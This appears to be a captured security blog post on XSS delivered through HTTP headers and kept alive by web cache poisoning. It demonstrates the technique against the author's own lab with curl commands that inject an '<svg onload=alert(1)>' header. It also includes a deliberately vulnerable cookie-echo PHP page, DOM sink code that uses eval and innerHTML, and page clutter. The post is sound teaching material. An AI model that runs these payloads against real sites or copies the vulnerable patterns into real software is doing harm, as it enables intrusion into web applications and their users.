
XSS via HTTP Headers

August 21, 2019 Brute The Art of XSS Payload Building

In some cases, an information passed in one of the HTTP headers of the application is not correctly sanitized and it's outputted somewhere in the requested page or in another end, giving rise to a XSS situation.

But unfortunately, once an attacker can't make a victim to edit his/her own HTTP headers in an actual XSS attack, those scenarios can only be exploited if the attacker payload remains stored somehow.


Client
Request:
GET https://example.com/css/style.css
Server
Response:
Access-Control-Allow-Origin:*
Cache-Control:max-age=604800
Connection:keep-alive
X-Cache:HIT
X-Content-Type-Options:nosniff
X-Edge-Location:uswd

The first situation that might come to our minds is the classic one: some info in HTTP headers we can control gets stored in a database and retrieved later in the same page, anywhere else in the application or even in another non-reachable system for the attacker (Blind XSS).

But there's another pretty common situation nowadays due to CDNs and WAFs that makes possible to persist our attack without the need of that database step: web cache poisoning. That's what we will see in this post.

If you know how #XSS works via HTTP headers, don't waste your time reading this! 😉

Tweet This


Take the following exercise:

> https://brutelogic.com.br/lab/header.php

All of our request headers appear there in a JSON format. It’s an extrapolation, in real world scenarios it might appear just one or 2 of them. It’s just to make it easier since the code is an one-liner (PHP) one can easily reproduce:


> <?=json_encode(getallheaders()).”\n”;

As we can see below, using curl at command line with -i flag, it show us the HTTP headers of response along with our JSON conatining our request headers.




```
brute@logic:~$ curl -i https://brutelogic.com.br/lab/header.php
HTTP/2 200
server: nginx
date: Wed, 21 Aug 2019 13:24:40 GMT
content-type: text/html; charset=UTF-8
x-sucuri-id: 17005
vary: Accept-Encoding
x-sucuri-cache: HIT

{"Content-Length":"0","Connection":"close","Accept":"*\/*","User-Agent":"curl\/7.63.0","
X-Sucuri-Country":"BR","X-Sucuri-Clientip":"170.79.53.131","X-Real-Ip":"170.79.53.131","
X-Forwarded-Proto":"https","X-Forwarded-For":"170.79.53.131","Host":"brutelogic.com.br"}
brute@logic:~$
```

Because of the last header “x-sucuri-cache” provided by the WAF we use in this blog, we need to add something in the URL to avoid the cache, since the value of that header is “HIT” which means it is coming from WAF’s cache.




```
brute@logic:~$ curl -i https://brutelogic.com.br/lab/header.php?lololol
HTTP/2 200
server: nginx
date: Wed, 21 Aug 2019 13:27:21 GMT
content-type: text/html; charset=UTF-8
x-sucuri-id: 17005
vary: Accept-Encoding
x-sucuri-cache: MISS

{"Content-Length":"0","Connection":"close","Accept":"*\/*","User-Agent":"curl\/7.63.0","
X-Sucuri-Country":"BR","X-Sucuri-Clientip":"170.79.53.131","X-Real-Ip":"170.79.53.131","
X-Forwarded-Proto":"https","X-Forwarded-For":"170.79.53.131","Host":"brutelogic.com.br"}
brute@logic:~$ 
```

So by adding “lololol” we were able to retrieve a non-cached version of the page, indicated by the x-sucuri-cache header value “MISS”. Now we are going to inject our own header (with -H flag) to check if it appears back in response.




```
brute@logic:~$ curl -iH "Test: myValue" https://brutelogic.com.br/lab/header.php?lololol
HTTP/2 200
server: nginx
date: Wed, 21 Aug 2019 13:28:12 GMT
content-type: text/html; charset=UTF-8
x-sucuri-id: 17005
vary: Accept-Encoding
x-sucuri-cache: MISS

{"Content-Length":"0","Connection":"close","Test":"myValue","Accept":"*\/*","User-Agent":"
curl\/7.63.0","X-Sucuri-Country":"BR","X-Sucuri-Clientip":"170.79.53.131","X-Real-Ip":"170
.79.53.131","X-Forwarded-Proto":"https","X-Forwarded-For":"170.79.53.131","Host":"brutelog
ic.com.br"}
brute@logic:~$
```

Success, our dummy header pair "Test: myValue" got reflected in response. Let's change our "cache avoidance string" to make one more request or this next one will return the last cached response with "lololol" string.




```
brute@logic:~$ curl -iH "XSS: <svg onload=alert(1)>" https://brutelogic.com.br/lab/header.
php?kkkkk
HTTP/2 200
server: nginx
date: Wed, 21 Aug 2019 13:29:55 GMT
content-type: text/html; charset=UTF-8
x-sucuri-id: 17005
vary: Accept-Encoding
x-sucuri-cache: MISS

{"Content-Length":"0","Connection":"close","Xss":"<svg onload=alert(1)>","Accept":"*\/*","
User-Agent":"curl\/7.63.0","X-Sucuri-Country":"BR","X-Sucuri-Clientip":"170.79.53.131","X-
Real-Ip":"170.79.53.131","X-Forwarded-Proto":"https","X-Forwarded-For":"170.79.53.131","Ho
st":"brutelogic.com.br"}
brute@logic:~$ 
```

We used “kkkkk” as string in the URL to start the cache processing again. We also injected a XSS vector as we can see above. But just for us, since we are sending that header via terminal. It wouldn’t appear in a request done by a browser, from others and not even from us.



```
brute@logic:~$ curl -iH "XSS: <svg onload=alert(1)>" https://brutelogic.com.br/lab/header.
php?kkkkk
HTTP/2 200
server: nginx
date: Wed, 21 Aug 2019 13:30:31 GMT
content-type: text/html; charset=UTF-8
x-sucuri-id: 17005
vary: Accept-Encoding
x-sucuri-cache: MISS

{"Content-Length":"0","Connection":"close","Xss":"<svg onload=alert(1)>","Accept":"*\/*","
User-Agent":"curl\/7.63.0","X-Sucuri-Country":"BR","X-Sucuri-Clientip":"170.79.53.131","X-
Real-Ip":"170.79.53.131","X-Forwarded-Proto":"https","X-Forwarded-For":"170.79.53.131","Ho
st":"brutelogic.com.br"}
brute@logic:~$
```

Another request is made (check time at “date” header) but it seems to make no difference. That’s because cache is based in a MISS-MISS-HIT scheme so the next one will work.



```
brute@logic:~$ curl -iH "XSS: <svg onload=alert(1)>" https://brutelogic.com.br/lab/header.
php?kkkkk
HTTP/2 200
server: nginx
date: Wed, 21 Aug 2019 13:30:46 GMT
content-type: text/html; charset=UTF-8
x-sucuri-id: 17005
vary: Accept-Encoding
x-sucuri-cache: HIT

{"Content-Length":"0","Connection":"close","Xss":"<svg onload=alert(1)>","Accept":"*\/*","
User-Agent":"curl\/7.63.0","X-Sucuri-Country":"BR","X-Sucuri-Clientip":"170.79.53.131","X-
Real-Ip":"170.79.53.131","X-Forwarded-Proto":"https","X-Forwarded-For":"170.79.53.131","Ho
st":"brutelogic.com.br"}
brute@logic:~$ 
```

Bingo, we have it cached. We open our Brave browser now with our cooked URL and:


https://brutelogic.com.br/lab/header.php?kkkkk
brutelogic.com.br | https://brutelogic.com.br/lab/header.php?kkkkk
https://brutelogic.com.br/la
OK

```
{"Content-Length":"0","Connection":"close","Accept":"*\/*","User-Agent":"curl\/7.63.0","X-Sucuri-Country":"BR","X-Sucuri-Clientip":"170.79.53.131","X-Real-Ip":"170.79.53.131","X-Forwarded-
Proto":"https","X-Forwarded-For":"170.79.53.131","Host":"brutelo
```


brutelogic.com.br says:

1

That URL will remain poisoned until cache expires.

In Twitter we shared a similar exercise in the following page:

> https://brutelogic.com.br/lab/welcome.php



Brute Logic
@brutelogic

A little #XSS exercise for you! brutelogic.com.br/lab/welcome.php


Hint: use a custom URL. 😉

♡ 132 1:33 PM - Aug 13, 2019

53 people are talking about this

It works pretty much like the one we just have explained. All one needs to XSS it is to guess the entry point.

The source code of the page follows, so we can easily spot the solution.




```
brute@logic:~$ cat /var/www/html/lab/welcome.php
<!DOCTYPE html>
<body>
<?php
$name = $_COOKIE["name"];
if ($name) {
   echo "<p>Welcome, $name!</p>\n";
} else {
   echo "<p>Welcome, guest!</p>\n";
}
?>
</body>
</html>
brute@logic:~$
```

#hack2learn

P.S.: KNOXSS will also support these XSS cases soon.

Share this:

Related



```
<!DOCTYPE HTML>
<body>
<p id="p1">Hello, guest!</p>
<script>

    var currentSearch = document.location.search;
    var searchParams = new URLSearchParams(currentSearch);

    /*** Document Sink ***/

    var username = searchParams.get('name');

    if (username !== null) {
        document.getElementById('p1').innerHTML = 'Hello, ' + username + '!';
    }

    /*** Location Sink ***/

    var redir = searchParams.get('redir');

    if (redir !== null) {
        document.location = redir;
    }

    /*** Execution Sink ***/

    var nasdaq = 'AAAA';
    var dowjones = 'BBBB';
    var sp500 = 'CCCC';

    var market = [];
    var index = searchParams.get('index').toString();

    eval('market.index=' + index);

    document.getElementById('p1').innerHTML = 'Current market index is ' + market.index + '.';

</script>
```

DOM-based XSS - The 3 Sinks
April 16, 2018
In "The Art of XSS Payload Building"


Leveraging Self-XSS
Self-XSS is a curious case of cross-site scripting: an attacker is able to execute code in the browser, but only he/she can do it. No link to share, no common place to be visited by someone else in case of a stored flaw (like in restricted profiles). It's confined to...
April 2, 2016
In "The Art of XSS Payload Building"

o.com
How popular is globo.com?
Alexa Traffic Ranks
How is this site ranked relative to other sites?
155
6
Monthly Unique Visitor Metrics


XSS and RCE
May 9, 2016
In "The Art of XSS Payload Building"

XSS in Limited Input Formats

Select Language ▾


XSS
CHEAT SHEET
2019 EDITION
A comprehensive guide to Cross-Site Scripting Proof-of-Concept for cyber security professionals, students and enthusiasts
RODOLFO ASSIS (BRUTE)

GET YOURS NOW!



FEATURED POSTS

Quoteless Javascript Injections

In multi reflection scenarios, like we already have seen here, it's possible to use […]

Location Based Payloads – Part III

If you didn’t read it yet, I highly recommend the reading of part I and part II of this [...]

Multi Reflection XSS

Wikipedia.fr - Recherche sur Wikipédia en français - Mozilla Firefox
Connecting...
wikipedia.fr/Resultats.php?lang="><svg/onload=write(1)>
11111111

When finding XSS in websites usually we see more than one reflection of our input in [...]

FOLLOW ME

Tweets by @brutelogic

Brute Logic Retweeted

Brute Logic
@brutelogic

A comprehensive guide to #XSS PoC for #CyberSecurity professionals, students and enthusiasts.

Get yours now!brutelogic.com.br/blog/xss-cheat…

XSS Cheat Sheet - Brute XSS
This 38-page booklet includes more than 100 XSS payloads and techniques to help you with modern Cross-Site Scripting in an ea…
brutelogic.com.br

Mar 16, 2019


Embed

View on Twitter

ALL POSTS

XSS via HTTP Headers
XSS in Limited Input Formats
Advanced JavaScript Injections
Quoteless Javascript Injections
DOM-based XSS – The 3 Sinks
Chrome XSS Auditor – SVG Bypass
The 7 Main XSS Cases Everyone Should Know
Compromising CMSes with XSS
Alternative to Javascript Pseudo-Protocol
XSS Filter Bypass With Spell Checking
XSS Challenge I
Calling Remote Script With Event Handlers
Four Horsemen of the Web Apocalypse
The Easiest Way to Bypass XSS Mitigations
XSS Authority Abuse
Reflected in Watering Hole
Bypassing Javascript Overrides
The Genesis of an XSS Worm – Part III
The Genesis of an XSS Worm – Part II
The Genesis of an XSS Worm – Part I
The Shortest Reflected XSS Attack Possible
Looking for XSS in PHP Source Code
AntiviruXSS White Paper
Avoiding XSS Detection
Blind XSS Code
XSS and RCE
CORS Enabled XSS

Chrome XSS Bypass
File Upload XSS
Leveraging Self-XSS
XSS in Mobile Devices
Cross-Origin Scripting
Transcending Context-Based Filters
XSS Without Event Handlers
Multi Reflection XSS
Using XSS to Control a Browser
Source-Breaking Injections
Location Based Payloads – Part IV
Location Based Payloads – Part III
Location Based Payloads – Part II
